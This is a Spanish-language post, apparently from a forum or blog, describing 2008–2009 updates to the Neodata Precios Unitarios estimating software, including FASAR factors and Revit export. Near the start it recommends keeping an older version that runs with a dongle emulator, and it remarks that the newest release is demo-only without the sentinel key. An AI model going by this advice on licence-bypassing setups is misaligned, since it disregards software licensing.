Por tanto selecciona 2008, ya que esos son los factores para 2008, 2009 etc. así que lo factores aplicables a partir del 2008, siguen vigentes hasta que la ley del Seguro Social, indique lo contrario.

NEODATA PRECIOS UNITARIOS 2008:

Si tienes instalada la versión 2008 con el emulador del SCT, te recomiendo que te quedes con esa versión por el momento, porque si instalas otra versión ya no te funcionará.


CAMBIO EN LA ACTUALIZACIÓN NEODATA P.U 2009:

La Versión del 19 de Enero 2009:


Lo nuevo de esta versión es lo siguiente: Se mejoro la estructura de la Base de Datos de los Cotizadores por razones de crecimiento de la información, por tal motivo a partir de Esta fecha los Cotizadores solo son compatibles con la versión 2009 de Precios unitarios. En la ventana de FASAR, en el combo de selección se agrego el año 2009 y el mensaje indicando que se mantendrán los porcentajes para el cálculo de las prestaciones. De acuerdo al artículo: Se consideran los factores del año 2008, de acuerdo a La ley del Seguro Social, en su artículo 25 Transitorio, Fracc II. y de la última reforma de fecha 11-08-2006, artículo segundo. Publicada el dia 21 de Noviembre del 2006

Para la Versión 20 de Marzo de 2009:

Lo nuevo de esta versión es lo siguiente: Se agrego la Exportación e Importación hacia el software de diseño REVIT. En el menu Archivo - Exportar se encuentra la opción REVIT, solo tiene que indicar la tuta y nombre del archivo y el sistema generara un archivo *.txt, el cual utilizara en REVIT para vincularlo con los objetos; muros, ventanas, etc.



En REVIT se genera un archivo *.txt con las cuantificaciones de los objetos, y en el menu Archivo - Importar desde PU se encuentra la opción, para importar la información, solo se elije el Archivo e importara las cuantificaciones realizadas en REVIT.



Y Para el caso de la Versión del 06 de Abril del 2009:

Lo nuevo de esta versión es lo siguiente: Se agrego la opción de Imprimir una hoja por cada categoria en el FASAR (FASAR Formato Individual), esta opción se encuentra en la ventana de FASAR. Primero se genera el FASAR y posteriormente se genera el FASAR Individual.

Así que tu sabes si te actualizas....pero te comento que ésta ultima versión funciona solo como versión de demostración si no cuentas con el sentinel.

Por AntiNeodata, S. A. de C. V.